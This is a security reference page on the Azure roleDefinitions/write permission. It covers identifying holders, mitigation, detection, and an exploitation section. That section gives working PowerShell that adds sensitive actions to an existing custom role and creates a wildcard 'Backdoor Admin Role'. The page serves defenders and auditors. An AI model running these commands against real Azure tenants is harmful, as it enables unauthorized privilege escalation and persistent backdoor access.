
AZ_MODIFY_ROLE_DEFINITION
Summary
| Forestall ACL Alias | AZ_MODIFY_ROLE_DEFINITION |
| Azure Alias | Modify Role Definitions (Role Definition Write) |
| Affected Object Types | Subscriptions, Management Groups |
| Exploitation Certainty | Certain |
| Custom Role Action | Microsoft.Authorization/roleDefinitions/write - create, update, or delete custom role definitions |
Built-in Roles:
- Owner (
8e3af657-a8ff-443c-a75c-2fe8c4bcb635)
Description
AZ_MODIFY_ROLE_DEFINITION represents the ability to create, modify, or delete Azure RBAC custom role definitions. This permission enables indirect privilege escalation by modifying what permissions a role grants.
A principal with Microsoft.Authorization/roleDefinitions/write can:
- Add dangerous permissions to existing custom roles - modify roles that are already assigned to escalate privileges.
- Create new privileged custom roles - define roles with any combination of permissions, then assign them.
- Remove restrictions from roles - expand role permissions to bypass security controls.
- Delete roles - remove roles to disrupt access control or force reassignment to broader roles.
This is a subtle but powerful privilege escalation vector. Unlike direct role assignment, modifying a role definition affects all existing assignments of that role.
| Scenario | Impact |
|---|---|
| Modify existing custom role | All principals with that role immediately gain new permissions |
| Create new privileged role | Combined with roleAssignments/write, enables full escalation |
| Delete custom role | Forces reassignment, potentially to broader roles |
Note: Only the Owner built-in role includes this permission. Even User Access Administrator cannot modify role definitions.
Identification
PowerShell (Az Module)
Connect-AzAccount
# List principals with Owner role (includes roleDefinitions/write)Get-AzRoleAssignment -RoleDefinitionName "Owner" |    Select-Object DisplayName, SignInName, ObjectType, Scope |    Format-Table -AutoSize
# Check custom roles for roleDefinitions/writeGet-AzRoleDefinition -Custom | Where-Object {    $_.Actions -contains "*" -or    $_.Actions -contains "Microsoft.Authorization/*" -or    $_.Actions -contains "Microsoft.Authorization/roleDefinitions/*" -or    $_.Actions -contains "Microsoft.Authorization/roleDefinitions/write"} | Select-Object Name, @{N="Actions";E={$_.Actions -join ", "}}
# List all custom role definitions (potential targets for modification)Get-AzRoleDefinition -Custom | Select-Object Name, Id, Description
Azure Portal
- Open Azure Portal -> Subscriptions -> Access control (IAM).
- Go to Roles -> filter by Type = CustomRole to see custom roles that could be modified.
- Go to Role assignments -> filter by Owner to see who can modify definitions.
Exploitation
Escalate via Existing Custom Role
If a custom role exists and is already assigned to a target principal:
Connect-AzAccount
# Get the existing custom role$role = Get-AzRoleDefinition -Name "<CustomRoleName>"
# Add dangerous permissions$role.Actions.Add("Microsoft.Authorization/roleAssignments/write")$role.Actions.Add("Microsoft.Compute/virtualMachines/*")$role.Actions.Add("Microsoft.KeyVault/vaults/*")
# Update the role definitionSet-AzRoleDefinition -Role $role
# All existing assignments of this role now have expanded permissions
adding dangerous permissions to a custom role using powershell
Create a Privileged Custom Role
Connect-AzAccount
# Define a new custom role with broad permissions$roleDefinition = @{    Name = "Backdoor Admin Role"    Description = "Custom role with elevated permissions"    Actions = @(        "*"    )    NotActions = @()    AssignableScopes = @(        "/subscriptions/<SubscriptionId>"    )}
# Create the roleNew-AzRoleDefinition -Role $roleDefinition
add backdoor role definition using powershell
Mitigation
-
Strictly limit Owner role assignments
- Owner is the only built-in role with
roleDefinitions/write. - Use Contributor or more specific roles where possible.
- Owner is the only built-in role with
-
Use Privileged Identity Management (PIM)
- Require just-in-time activation for Owner.
- Require approval for activation.
-
Audit custom role definitions regularly
- Review all custom roles and their assigned permissions.
- Alert on changes to custom role definitions.
-
Use Azure Policy
- Create policies to audit custom role definitions with dangerous permissions (e.g., wildcards).
Detection
Use the Azure Portal:
- Open Azure Portal -> Monitor -> Activity Log.
- Filter by Operation name =
Create or update custom role definitionorDelete custom role definition. - Review the Caller and Target Resource to identify who modified role definitions and what changes were made.
- For subscription-level view: Go to Subscriptions -> select subscription -> Activity log -> filter for
Microsoft.Authorization/roleDefinitions/write.
References
- https://learn.microsoft.com/en-us/azure/role-based-access-control/custom-roles
- https://learn.microsoft.com/en-us/azure/role-based-access-control/role-definitions
- https://learn.microsoft.com/en-us/azure/role-based-access-control/built-in-roles#owner
- https://blog.netspi.com/azure-privilege-escalation-via-azure-api-permissions-abuse/